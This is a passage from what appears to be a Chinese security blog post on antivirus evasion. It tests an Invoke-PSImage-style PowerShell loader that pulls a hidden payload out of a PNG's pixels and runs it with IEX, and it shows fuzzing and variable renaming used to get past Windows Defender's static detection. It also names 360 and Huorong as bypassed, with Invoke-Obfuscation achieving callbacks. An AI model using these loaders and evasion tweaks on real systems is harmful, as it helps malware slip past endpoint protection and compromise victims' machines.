分析到这发现, 各种单独的一句话都是可以的, 但是就不可以连在一起, 那确定下哪一句不可以连在一起呢?

经过fuzz发现

```
$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){p=$g.GetPixel($x,$_);  
$o[$_*480+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};
```

不能连在一起, 其他的情况都是允许他们单独存在的, 那继续fuzz关键字, 看下问题在哪

经过多次fuzz发现,

```
sal a New-Object;  
Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\2.png");  
$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){$p=$g.GetPixel($x,$_);  
  
$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2979]))
```

win df将\$o纳入了黑名单策略（大概是这个位置）

这里进行替换，再上传

```
sal a New-Object;Add-Type -A System.Drawing;  
  
$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\2.png");  
  
$c=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){$p=$g.GetPixel($x,$_);  
  
$c[$_*480+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))};  
  
$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($c[0..2979]))
```



没有报毒，但是被预警

执行，依旧被拦截

```
PS C:\Users\crow\Desktop\Invoke-PSImage-master\test> sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap("C:\Users\crow\Desktop\Invoke-PSImage-master\test\2.png");$c=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){$p=$g.GetPixel($x,$_);$c[$_*480+$x]=([math]::Floor((($p.B-band15)*16)-bor($p.G-band15)))};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($c[0..2979]))
IEX : 所在位置 行:1 字符: 1
+ function x_Dh {
+
此脚本包含恶意内容，已被你的防病毒软件阻止。
所在位置 行:1 字符: 281
+ ... g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($c[0..2979])) ...
+
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\crow\Desktop\Invoke-PSImage-master\test>
```

此时静态过了，但是动态依旧不行。

因为时间不足，后续有机会会对Windows Defender进行单独测试。

7. 总结

在这次免杀测试中，Windows Defender表现最强，360和火绒次之，笔者并没有对其他的国内杀软进行测试，但依照以往经验来看，国内杀软中（个人pc免费版）最强的应该是360，如果360被bypass，基本上其他杀软也就gg（当然，这里只是笔者单方面的愚蠢想法），但在实际中表现确实是这样的，另外360的云查杀很强。

在以往的前辈的实验中，笔者发现图片隐写法是可以绕过Windows Defender的，而这次Windows Defender没有绕过，只是绕过了静态查杀，而Invoke-Obfuscation这个工具也可以多种条件下绕过Windows Defender的静态查杀，而且在火绒和360下动态上线。后续的研究重点也会在地表最强之一的Windows Defender上进行展开测试，绕过只是一个时间问题，敬请期待！

参考资料：

<https://xz.aliyun.com/t/1882>

<https://www.yuque.com/swteam/sw/gcf9nd>

微信公众号：乌鸦安全



扫描二维码获取更多信息！